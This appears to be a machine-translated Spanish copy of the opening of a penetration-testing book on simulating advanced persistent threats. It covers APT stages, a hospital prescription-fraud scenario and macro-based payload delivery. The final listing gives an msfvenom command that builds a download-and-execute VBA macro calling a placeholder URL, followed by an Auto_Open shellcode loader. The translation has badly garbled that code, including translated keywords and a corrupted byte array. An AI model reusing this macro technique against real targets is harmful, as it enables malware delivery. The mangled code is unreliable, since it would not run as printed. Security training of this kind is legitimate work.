

WIL ALLSOPP

FOREWORD BY
HANS VAN DE LOOY

ADVANCED PENETRATION TESTING



HACKING THE
WORLD'S
MOST SECURE
NETWORKS

WILEY

<https://t.me/librosdehacking>



Introducción

Existe una antigua pero errónea creencia de que la fortuna favorece a los valientes. La fortuna ha favorecido y siempre favorecerá a los preparados. Cuando su organización experimenta un incidente de seguridad grave (y lo hará), es su nivel de preparación basado en la comprensión de la inevitabilidad de tal evento lo que guiará una recuperación exitosa. No importa si es responsable de la seguridad de un colegio comunitario local o si es el CISO de un banco internacional, este hecho siempre será cierto.

Para citar a Howard Ruff, "No estaba lloviendo cuando Noé construyó el arca".

El primer paso para estar preparado es ser consciente.

Llegando al círculo completo

Siempre ha habido la impresión de que tiene que parchear sus sistemas y proteger sus redes porque los piratas informáticos escanean amplios rangos de direcciones en busca de víctimas que no hayan hecho estas cosas y tomarán cualquier sistema vulnerable que puedan obtener. En cierto sentido, eso es cierto, siempre ha habido quienes están satisfechos con frutos al alcance de la mano. También era cierto en los años 80: la marcación de guerra en la PSTN y tales ataques suelen ser triviales para protegerse si sabe a lo que se enfrenta. Sin embargo, si alguien con tiempo y recursos se dirige específicamente a usted, tiene un problema de una magnitud completamente diferente. En pocas palabras, obtener acceso a los sistemas corporativos dirigiéndose pacientemente a los usuarios solía ser la mejor manera de hacerlo en los años 80 y suele ser la mejor manera ahora. Sin embargo, la industria de la seguridad, como cualquier otra, busca constantemente vender productos y servicios "nuevos" con diferentes nombres y para hacerlo, se requiere una palabra de moda. El que se atascó fue *la amenaza persistente avanzada*.

Amenaza persistente avanzada (APT)

Lo que diferencia a una APT de una intrusión más tradicional es que está fuertemente orientada a objetivos. El atacante está buscando algo (datos privados, por ejemplo) y está preparado para ser tan paciente como sea necesario para adquirir

eso. Si bien no recomiendo dividir los procesos complejos en listas simples o diagramas de flujo, todas las APT generalmente tienen las siguientes características:

- *Compromiso inicial*—Generalmente realizado o asistido por el uso de técnicas de ingeniería social. Un ataque contra un cliente incluirá un componente técnico central (como un subprograma de Java), pero sin un pretexto convincente, dicho ataque generalmente está condenado al fracaso. Un pretexto puede ser cualquier cosa menos exitoso cuando se adapta al objetivo y sus empleados.
Lanzar una amplia red para atrapar la fruta al alcance de la mano (para mezclar mis metáforas) no es una forma aceptable de modelar las APT y ciertamente no es la forma en que sus adversarios están haciendo las cosas.
- *Establezca una cabeza de playa*: garantice el acceso futuro a los activos comprometidos sin necesidad de repetir la intrusión inicial. Aquí es donde entra en juego Command & Control (C2) y es mejor tener algo que hayas creado tú mismo; que entiendes completamente y puedes personalizar de acuerdo a tus necesidades. Este es un punto clave en este libro que hago varias veces cuando analizo los diversos aspectos de C2: debe ser seguro, pero su tráfico debe parecer legítimo. Hay soluciones fáciles para este problema.
- *Escalar privilegios*: obtenga acceso de administrador local y, en última instancia, de dominio. Hay muchas maneras de lograr esto; este libro dedicará un espacio considerable a los mejores y más fiables métodos, así como a algunos conceptos que son más sutiles.
- *Reconocimiento interno*: recopile información sobre la infraestructura circundante, las relaciones de confianza y la estructura del dominio de Windows.
La conciencia situacional es fundamental para el éxito de cualquier APT.
- *Colonización de la red*: amplíe el control a otros activos de la red utilizando credenciales administrativas recolectadas u otros ataques. Esto también se conoce como movimiento lateral, donde un atacante (habiendo establecido una base de operaciones estable dentro de la red de destino) extenderá su influencia a través de la infraestructura y explotará otros hosts.
- *Persist*: garantiza un control continuo a través de Command & Control.
La persistencia esencialmente significa poder acceder a su objetivo cuando lo deseé, independientemente de si una máquina se reinicia.

- *Completa* la misión: extrae los datos robados. La parte más importante de cualquier APT. El atacante no está interesado en destrozar sistemas, desfigurar páginas web o robar números de tarjetas de crédito (a menos que cualquiera de estas cosas promueva el objetivo final). Siempre hay un objetivo bien definido en mente y ese objetivo casi siempre son datos propietarios: la misión se completa cuando esos datos se han localizado y liberado.

Soy un probador de penetración de oficio (un "hacker" profesional, si lo prefiere) que trabaja para todos los tipos posibles de clientes y verticales de mercado durante la mayor parte de dos décadas. Este libro habla de esa narrativa. Quiero mostrar cómo las pruebas de penetración convencionales son casi inútiles cuando se intenta proteger a las organizaciones contra un ataque APT dirigido. Solo yendo más allá de la naturaleza estancada de las metodologías de prueba de penetración contemporáneas se puede lograr esta esperanza. Los adversarios potenciales de hoy incluyen el crimen organizado y los estados nacionales; vale la pena señalar que las agencias de inteligencia extranjeras (de cualquier nación) están muy involucradas en el espionaje industrial, y no solo contra naciones hostiles.

Tecnología de próxima generación

Existen numerosas tecnologías disponibles que afirman poder prevenir APT, capaces de bloquear malware desconocido. Algunos de estos productos no son malos y, de hecho, agregan otra capa de seguridad al proporcionar cierto grado de análisis de comportamiento, por ejemplo, detectar una devolución de llamada de Metasploit observando lo que está haciendo el .exe en lugar de confiar en una firma antivirus, que puede ser fácilmente pasado por alto. Sin embargo, eso es trivial de modelar simplemente porque el comportamiento de tales herramientas se entiende muy bien. Una APT genuina será llevada a cabo por actores de amenazas calificados capaces de desarrollar sus propias herramientas con una comprensión muy sólida de cómo funcionan los sistemas modernos de detección y prevención de intrusiones. Por lo tanto, al describir las técnicas de modelado, hago un uso intensivo del protocolo SSH, ya que resuelve muchos problemas mientras enmascara la actividad de los sistemas de monitoreo y al mismo tiempo da la apariencia de tráfico legítimo. Es prudente en este punto reflexionar sobre lo que no es una APT y por qué. He visto varias organizaciones, comerciales y de otro tipo, que brindan asesoramiento y venden servicios en función de su propia comprensión defectuosa de la naturaleza de la amenaza persistente avanzada. El siguiente artículo publicado en InfoWorld es

un lugar tan bueno como cualquier otro para refutar algunos mitos que vi en una discusión en línea recientemente:

- **Señal n.º 1 de APT: aumento de inicios de sesión elevados a altas horas** de la noche: esto no tiene sentido. Una vez que un objetivo se ha visto comprometido (por cualquier medio), el atacante no tiene necesidad de utilizar métodos de inicio de sesión auditados, ya que habrán implementado su propia infraestructura de comando y control. No verá inicios de sesión elevados a altas horas de la noche ni en ningún otro momento.

Lo más probable es que los registros de auditoría no alcancen nada cuando un atacante habilidoso ha establecido su cabeza de playa. Lo más probable es que el atacante eluda inmediatamente estos mecanismos.

- **Signo de APT n.º 2: encontrar troyanos de puerta trasera generalizados:** a lo largo de este libro, le explicaré constantemente cuán ineficaces son los antivirus y otras herramientas de detección de malware para combatir los APT. La "A" significa avanzado; los atacantes son más que capaces de desarrollar sus propias herramientas o enmascarar las disponibles públicamente. Si encuentra troyanos de puerta trasera (generalizados o no) y fueron colocados allí por un actor externo avanzado, son seños y estaba destinado a encontrarlos.
 - **Signo N.º 3 de APT: flujos de información inesperados:** “ Ojalá todos los clientes de correo electrónico tuvieran la capacidad de mostrar dónde se conectó el último usuario para recoger el correo electrónico y dónde se accedió al último mensaje. Gmail y algunos otros sistemas de correo electrónico en la nube ya ofrecen esto”.
- Cualquier sistema de correo electrónico (o cualquier otro sistema para el caso) puede registrar direcciones IP remotas y realizar análisis en tiempo real para detectar comportamientos aberrantes. Sin embargo, si un atacante está en su red y elige acceder al correo electrónico de sus usuarios de esta manera, la dirección de origen puede originarse y se originará dentro de su propia red. Este es particularmente el caso a medida que los ataques de hombre en el navegador se vuelven más comunes.
- **Signo de APT n.º 4: Descubrir paquetes de datos inesperados.** Esperar que pueda tropezarse accidentalmente con archivos zip que contengan datos valiosos (que se han dejado convenientemente para que los encuentre) es una mala forma de abordar la seguridad de la información. Si bien tal hallazgo bien podría ser un indicador de compromiso (IoC), no es confiable ni repetible. Tú

debe asumir que si un atacante puede ingresar a su red y robar sus datos más valiosos, sabe cómo usar el comando Eliminar.

- **Signo APT n.º 5: detección de herramientas de pirateo pass-the-hash.** No estoy seguro de por qué las herramientas de pirateo "pass-the-hash" recibieron especial atención, en particular porque (en general) no suelen existir en aislamiento, sino como parte de marcos de piratería. No obstante, si bien la presencia de cualquier herramienta de este tipo podría considerarse un IoC, aprenderá en este libro que dejar software de piratería detectable en máquinas comprometidas simplemente no es la forma de hacerlo. El sigilo y la paciencia son los sellos distintivos de un APT.

"piratas informáticos"

La demografía de lo que consideramos "hackers" ha cambiado más allá de todo reconocimiento, por lo que esta introducción será la última vez que use esa palabra. Está desactualizado y pasado de moda y las connotaciones que evoca son completamente inexactas. Prefiero los términos más neutrales, "atacante" o "actor externo", porque, como aprenderá, hay cosas mucho peores que los anarquistas adolescentes con demasiado tiempo libre. La "Edad de oro" del hacking cuyos antihéroes fueron Mark Abene, Kevin Poulsen, Kevin Mitnick y otros fue una época increíblemente inocente en comparación con la actualidad, donde la realidad es más extraña que la ficción ciberpunk de la década de 1980 que inspiró a tantos hackers de El dia.

Han sido un par de años ocupados. Las revelaciones de Snowden commocionaron al mundo y condujeron directamente a cambios radicales en la actitud de la industria tecnológica hacia la seguridad. En 2013, tuve una conversación con un cliente que habría sido impensable antes de las filtraciones: una conversación en la que la NSA era el villano del que querían protegerse. Esta era una compañía Fortune 500 respetada a nivel mundial, no la mafia. El robo de propiedad intelectual está en aumento y aumentando en escala. En mi línea de trabajo, estoy en una posición única para decir con certeza que los ataques de los que escucha son solo los que se filtran a los medios. Son la punta del iceberg en comparación con las cosas que no se denuncian. Lo veo a diario.

Desafortunadamente para la industria tecnológica en general, irrumpir en los sistemas de destino (e incluiría pruebas de penetración aquí, cuando se realiza correctamente) es mucho más fácil que mantener los sistemas seguros contra ataques. La diferencia entre

seguro y vulnerable es tan simple como que un individuo en una compañía de miles cometa un pequeño error.

Olvida todo lo que crees que sabes

Acerca de las pruebas de penetración

Nada es realmente seguro. Si hay una lección que aprender, entonces debería ser que: un atacante decidido siempre tendrá una ventaja y (con muy pocas excepciones) cuanto más grande se vuelve una empresa, más insegura se vuelve. Hay más para monitorear, más puntos de entrada y salida, los límites entre las unidades de negocio se vuelven borrosos y, naturalmente, hay más usuarios. Por supuesto, eso no significa que deba perder la esperanza, pero el concepto de "seguridad a través del cumplimiento" no es suficiente.

A pesar de los beneficios obvios de este tipo de prueba holística o de alcance abierto, rara vez se realiza en el mundo real, al menos en comparación con las pruebas de penetración tradicionales. La razón de esto es doble: se percibe como más costoso (no lo es) y las organizaciones rara vez desean ese nivel de escrutinio. Quieren hacer lo suficiente para cumplir con sus políticas de seguridad y sus requisitos legales estatutarios. Usted escucha términos como HIPAA, SOX o PCI que los proveedores utilizan como si significaran algo, pero existen solo para mantener a los abogados felices y bien pagados y es un paquete fácil de vender. Puede ser compatible con PCI y ser vulnerable como el infierno. Pregúntele a TJ Maxx oa Sony: tomó los primeros años recuperar la confianza de la marca; la gran cantidad de datos filtrados significa que el daño a este último aún se está evaluando. Baste decir que una mentalidad de cumplimiento es perjudicial para su seguridad. Realmente estoy llevando el punto a casa aquí porque quiero asegurarme de que se entienda completamente. Cumplir con una política de seguridad y estar seguro no es lo mismo.

Cómo está organizado este libro

En este libro, como se indicó, voy a examinar el modelado APT en el mundo real, pero también voy a ir un poco más allá. Presentaré un marco de prueba de APT en funcionamiento y en cada capítulo agregaré otra capa de funcionalidad según sea necesario para resolver diferentes problemas y aplicar el resultado a los entornos de destino en discusión. Al hacerlo, seré completamente independiente del código cuando sea posible; sin embargo, un conocimiento sólido de programación es esencial, ya que se le pedirá que cree sus propias herramientas, a veces en idiomas con los que puede no estar familiarizado.

Cada uno de los capítulos de este libro analiza mi experiencia de modelado APT en industrias específicas. Como tal, cada capítulo presenta nuevos conceptos, nuevas ideas y lecciones para aprender. Creo que es valioso desglosar este trabajo por industria, ya que los entornos, las actitudes hacia la seguridad y, de hecho, la competencia de quienes realizan la defensa de la red varía ampliamente entre los diferentes sectores. Si eres un pen tester, aprenderás algo. Si tiene la poco enviable tarea de mantener a los intrusos fuera del sistema de su organización, aprenderá cosas que lo mantendrán despierto por la noche pero también le mostrarán cómo construir defensas más resistentes.

En lugar de abordar el tema como un manual técnico seco, cada capítulo sigue un formato similar: el contexto de una amplia gama de industrias separadas será el contexto en el que se explorarán nuevas tecnologías, ataques y temas. Esto incluye no solo los vectores de ataque exitosos, sino también conceptos vitales como la escalada de privilegios, evitar la detección de malware, el conocimiento de la situación, el movimiento lateral y muchas más habilidades que son críticas para una comprensión exitosa de APT y cómo modelarlo. El objetivo no es simplemente proporcionar una colección de código y scripts, aunque se dan muchos ejemplos, sino fomentar una comprensión amplia y orgánica de los problemas y sus soluciones para que los lectores piensen en ellos de nuevas formas y puedan resolverlos con confianza. desarrollar sus propias herramientas.

- [El Capítulo 1](#), "(In)Seguridad de registros médicos", analiza los ataques a la infraestructura hospitalaria con conceptos como macroataques y técnicas de hombre en el navegador. Se explora la Introducción a Comando y Control (C2).

- [El Capítulo 2](#), "Robo de investigación", explorará los ataques que utilizan Java Applets y C2 más avanzado en el contexto de un ataque contra una universidad de investigación.
- El Capítulo 3, "Robo del siglo XXI", considera formas de penetrar objetivos de alta seguridad como bancos y técnicas C2 altamente avanzadas que utilizan el protocolo DNS.
- [El Capítulo 4](#), "Pharma Karma", examina un ataque contra una compañía farmacéutica y, en este contexto, presenta vulnerabilidades del lado del cliente e integra marcos de trabajo de terceros, como Metasploit, en su C2.
- [El Capítulo 5](#), "Armas y municiones", examina la simulación de ransomware y el uso de los servicios ocultos de Tor para enmascarar la ubicación física de la infraestructura C2.
- [El capítulo 6](#), "Inteligencia criminal", utiliza el telón de fondo de una intrusión contra un cuartel general de la policía para ilustrar el uso de cajas "enredaderas" para compromisos a largo plazo donde es posible el acceso físico temporal. Se introducen otros conceptos, como la escalada de privilegios y la implementación de ataques mediante aplicaciones HTML.
- [El capítulo 7](#), "Juegos de guerra", analiza un ataque contra una red de datos clasificados y explica conceptos como la recopilación de inteligencia de fuente abierta y conceptos avanzados en Command & Control.
Se introducen conceptos avanzados en ingeniería social.
- [El Capítulo 8](#), "Hackear a los periodistas", muestra cómo atacar a un editor y usar sus propias tecnologías y flujos de trabajo en su contra. Se consideran el contenido multimedia emergente y las metodologías C2 experimentales.
- [El Capítulo 9](#), "Exposición del norte", es un ataque hipotético contra un estado rebelde hostil por parte de un equipo de operaciones de acceso personalizado (TAO) del gobierno. Corea del Norte se utiliza como un ejemplo conveniente. Analizamos el mapeo de redes discreto avanzado y los medios para atacar teléfonos inteligentes, incluida la creación de código hostil para teléfonos iOS y Android.

Entonces, sin más preámbulos, adelante con el programa.

Capítulo 1

(In)seguridad de los registros médicos Este primer capítulo muestra cómo se puede utilizar el más simple de los ataques para comprometer los datos más seguros, lo que lo convierte en un lugar lógico para comenzar, especialmente porque la seguridad de los datos médicos ha sido durante mucho tiempo un problema que mantiene los CIO de los hospitales despiertos por la noche.

EL INCIDENTE “KANE”

El robo o incluso la alteración de los datos de los pacientes había sido una amenaza inminente mucho antes de que el holandés "Kane" comprometiera el Centro Médico de la Universidad de Washington en 2000. El hospital en ese momento creía que había detectado y cortado con éxito el ataque, una creencia de la que fueron desengañosos groseramente. seis meses después, cuando Kane compartió los datos que había tomado con el periodista de Security Focus, Kevin Poulsen, quien posteriormente publicó un artículo que describía el ataque y sus consecuencias. Esto rápidamente se convirtió en noticia mundial. Kane pudo permanecer oculto en las redes del Centro Médico al permitir que sus víctimas creyeran que lo habían expulsado. Hizo esto al dejar troyanos de acceso remoto BO2K fácilmente detectables (una herramienta desarrollada por el grupo de piratas informáticos, "Cult of the Dead Cow" y popular alrededor del cambio de siglo) en varios de los servidores comprometidos mientras su propia infraestructura de comando y control estaba algo más discreto. El episodio completo está bien documentado en línea y le sugiero que lo lea, ya que es un excelente ejemplo de un APT moderno temprano y un caso de libro de texto sobre cómo no lidiar con una intrusión, de manera procesal y pública.

Consulte el artículo original en <http://www.securityfocus.com/news/122>

Introducción a la simulación avanzada Amenaza persistente

El modelado de amenazas APT es una rama específica de las pruebas de penetración donde los ataques tienden a centrarse en los usuarios finales para obtener un compromiso inicial de la red en lugar de atacar sistemas externos como aplicaciones web o infraestructura de red orientada a Internet. Como ejercicio, tiende a llevarse a cabo en dos paradigmas principales: preventivo, es decir, como parte de una iniciativa de prueba de penetración, o post mortem, para complementar una respuesta forense posterior al incidente para comprender cómo un intruso podría haber obtenido acceso. . La gran mayoría son de los primeros. Los compromisos de APT pueden llevarse a cabo como ejercicios a corto plazo que duran un par de semanas o durante un largo período de tiempo, facturados a una hora por día durante varios meses. Hay diferencias de opinión sobre qué estrategia es más efectiva (y, por supuesto, depende de la naturaleza del objetivo). Por un lado, un período de tiempo más largo permite que el modelado imite un ataque del mundo real con mayor precisión, pero por otro lado, los clientes tienden a querer actualizaciones periódicas cuando las pruebas se realizan de esta manera y tienden a frustrar el propósito de la prueba cuando te cortan en cada obstáculo. A lo largo de este libro se examinarán diferentes enfoques.

Resumen de antecedentes y misión

Un hospital en Londres había sido comprometido por partes desconocidas.


Esa fue la suma total de lo que sabía cuando llegué al campus de ladrillo rojo para discutir el compromiso y recomendar las próximas acciones. Después de las presentaciones y el habitual mal café de máquina que suele acompañar a este tipo de reuniones, llegamos al meollo del asunto. Nuestro anfitrión dijo crípticamente que había "una anomalía en el sistema de registros de medicamentos recetados". No estaba seguro de qué hacer con eso, "¿Fue una cosa de la enfermera Jackie ?" Yo pregunté. Fui recompensado con una mirada que decía "No eres gracioso y no veo Showtime". Continuó: "Descubrimos que se habían creado varios registros de pacientes falsos que posteriormente se utilizaron para obtener medicamentos controlados".

Sí. Ciertamente caracterizaría eso como una anomalía.

Discutimos más a fondo el ataque y el sistema de registro de pacientes (sus pros y sus contras) y, con una sombría inevitabilidad, se supo que los ataques habían ocurrido después de una campaña para mover los datos a la nube. El hospital había implementado una solución llave en mano de una empresa llamada Pharmattix. Esto era

un sistema que se estaba implementando en hospitales de todo el país para optimizar la prestación de atención médica en un modelo de suscripción rentable.

En esencia, la tecnología se parecía a la [Figura 1.1.](#)



[Figura 1.1:](#) Flujo de la red de Pharmattix

El sistema tenía cuatro clases de usuarios (ver [Figura 1.2](#)):




Figura 1.2: Roles de usuario

- El médico que prescribe los medicamentos.
- La farmacia que dispensa los medicamentos.
- Los propios pacientes
- El backend administrativo para cualquier otra tarea miscelánea

Siempre es bueno averiguar lo que el propio proveedor tiene que decir para saber qué funcionalidad proporciona el software.

MATERIAL DE COMERCIALIZACIÓN DE FARMATTIX

Aumentamos la accesibilidad y la productividad de su consulta.

Podemos proporcionar un sitio web profesional con información médica y varios formularios que ofrezcan a sus pacientes un servicio adicional sin gastos financieros adicionales. Podemos ofrecer toda la funcionalidad de su sistema de registros médicos actual y podemos importar sus registros y entregar una solución de trabajo, muchas veces dentro de un día hábil.

Nuestro servicio completo le facilita a usted como médico mantener su sitio web. Su solución Pharmattix Doctor Online ofrece un sitio web que le permite informar a los pacientes y puede ofrecer servicios adicionales, mientras ahorra tiempo.

¡Haga que su práctica y la gestión de pacientes sean más fáciles con la consulta electrónica y la integración con su HIS!

Para las capacidades de su sitio web:

- Entorno de gestión propio • Páginas individuales como ruta del equipo, citas, etc. • Horarios • Folletos y cartas del paciente NHG • Integración MS Office • Información médica • Información de pasajeros y vacunación • Formularios varios (registro, repetición de recetas, preguntas) • e-consulta • Calendario web en línea • Un enlace al sitio web con su GP Information System (HIS) • Servicio de asistencia gratuito
- Consulta electrónica e integración HIS: ¿Quiere comunicarse en un entorno seguro con sus pacientes? A través de una e-consulta se puede. Puede aumentar la accesibilidad de su consulta sin perder el control. También es posible vincular su HIS al sitio de la práctica, lo que permite a los pacientes programar citas en línea y solicitar la repetición de la medicación. ¡Sin la intervención del asistente!

Para obtener más información, ¡no dude en contactarnos!

Mi objetivo como probador de penetración será apuntar a uno de los empleados del hospital para subvertir el sistema de registros de pacientes. tiene sentido

apuntar a los propios médicos, ya que su función en el sistema les permite agregar pacientes y recetar medicamentos, que es, en esencia, exactamente lo que queremos hacer. Sabemos por la literatura técnica que se integra con MS Office y, dada la naturaleza abierta del entorno que atacaremos, suena como un excelente lugar para comenzar.

CUANDO BRUCE SCHNEIER HABLA, ES UN BUENA IDEA PARA ESCUCHAR

“La autenticación de dos factores no es nuestro salvador. No se defenderá contra el phishing. No va a prevenir el robo de identidad. No protegerá las cuentas en línea de transacciones fraudulentas. Resuelve los problemas de seguridad que teníamos hace 10 años, no los problemas de seguridad que tenemos hoy”.

bruce schneier

Cada función de usuario utilizó autenticación de dos factores; es decir, además de un nombre de usuario o pase, los trabajadores del hospital debían poseer una tarjeta de acceso. Los pacientes también recibieron una contraseña de un solo uso por SMS o correo electrónico al momento de iniciar sesión.

Un tema recurrente en cada capítulo será la introducción de un nuevo medio de entrega de carga útil, así como la sugerencia de mejoras a la infraestructura de mando y control. Con eso en mente, el primer medio de entrega de carga útil que quiero discutir es también uno de los más antiguos y efectivos.

Entrega de carga útil Parte 1: aprender a usar la macro VBA

VBA (Visual Basic for Applications) es un subconjunto del lenguaje de programación Visual Basic propietario de Microsoft. Está diseñado para ejecutarse únicamente en Microsoft Word y Excel para automatizar operaciones repetitivas y crear comandos personalizados o botones de barra de herramientas. Es un lenguaje primitivo a medida que avanza estas cosas, pero es capaz de importar bibliotecas externas, incluida la API de Windows completa. Como tal, podemos hacer mucho con él además de manejar hojas de cálculo y administrar listas de correo.

La macro de VBA tiene una larga historia como medio de distribución de malware, pero eso no significa que sea menos eficaz hoy que nunca. Por el contrario, en las versiones modernas de Microsoft Office (2010 en adelante), el comportamiento predeterminado de la aplicación es no hacer distinción entre código firmado y sin firmar. Hay dos razones para esto. La primera es que la firma de código es tan eficaz como el baile de la lluvia como medio para bloquear el código hostil y porque Microsoft se cansó de advertir a la gente sobre los peligros de usar sus tecnologías principales de secuencias de comandos.

En este caso, queremos crear un escenario que ejecute una carga útil cuando el objetivo abra el documento de Word o Excel. Hay varias formas en que podemos lograr esto, pero primero quiero referirme a un código de ejemplo generado por el marco Metasploit en virtud de su herramienta msfvenom . La razón es simplemente porque es un ejemplo perfecto de cómo *no* hacer esto.

Cómo NO organizar un ataque VBA

El propósito de msfvenom es crear payloads codificados o shellcode capaces de ejecutarse en una amplia gama de plataformas; estos son generalmente los propios agentes de Metasploit, aunque hay opciones para manejar código de terceros, como troyanos ejecutables existentes, etc. Hablaremos más adelante sobre los manejadores de Metasploit, sus fortalezas y debilidades, pero por ahora mantengamos las cosas genéricas. Una posibilidad que ofrece msfvenom es generar la carga útil resultante como código de shell codificado decimalmente dentro de un script de VBA que se puede importar directamente a un documento de Microsoft Office (consulte el [Listado 1-1](#)). La siguiente línea de comando creará un script VBA que descargará y ejecutará un ejecutable de Windows desde una URL web:

Listado 1-1 código macro VBA generado por msfvenom

```
root@wi:~# msfvenom -p windows/download_exec -f vba -e shikata-ga-nai -i 5 -a x86 --
platform Windows EXE=c:\temp\payload.exe URL=http://www. where.com Tamaño de la carga
útil: 429 bytes
```

```
#Si Vba7 Entonces
```

```
    Función Private Declare PtrSafe CreateThread Lib "kernel32"
        (ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As Long
        LongPtr, Spijjr As Long, ByVal Pcxhytlle As Long, Coupwdx As
        Largo) Como Ptr Largo
    Declaración privada Función PtrSafe VirtualAlloc Lib "kernel32"
        (ByVal Hflhigw As Long, ByVal Zeruom As Long, ByVal Rlzbwy
        As Long, ByVal Dcdtyekv As Long) As LongPtr
    Declaración privada Función PtrSafe RtlMoveMemory Lib "kernel32"
        (ByVal Kojhgx como LongPtr, ByRef y como cualquier, ByVal Issacgbu como
        Largo) Como Ptr Largo
    #Más
```

```
    Función de declaración privada CreateThread Lib "kernel32" (ByVal
    Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As Long, Spijjr
    Mientras, ByVal Pcxhytlle Mientras, Coupwdx Mientras) Mientras
    Función de declaración privada VirtualAlloc Lib "kernel32" (ByVal
    Hflhigw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long,
    ByVal Dcdtyekv Siempre) Mientras
    Función de declaración privada RtlMoveMemory Lib "kernel32" (ByVal
    Kojhgx Siempre, ByRef Y Como Cualquiera, ByVal Issacgbu Siempre) Como
    Largo
    #Terminara si
```

```
Sub Auto_Abrir()
    Dim Hdhskh siempre, Wizksxyu como variante, Rxnffhltx siempre
    #Si Vba7 Entonces
        Dim Qgsztm como LongPtr, Svfb como LongPtr
    #Más
        Dim Qgsztm siempre, Svfb siempre
    #Terminara si
```

```
Wizksxyu =  
Matriz(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,20, _  
139,114,40,15,183,74,38,49,255,49,192,172,60,97,4124,2 de , 73,139,52,13 9,1, _  
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,2 48,59,125, _  
36,117,226,88,139,88,88,811111111111110,1111 años. , 1 39,4, _  
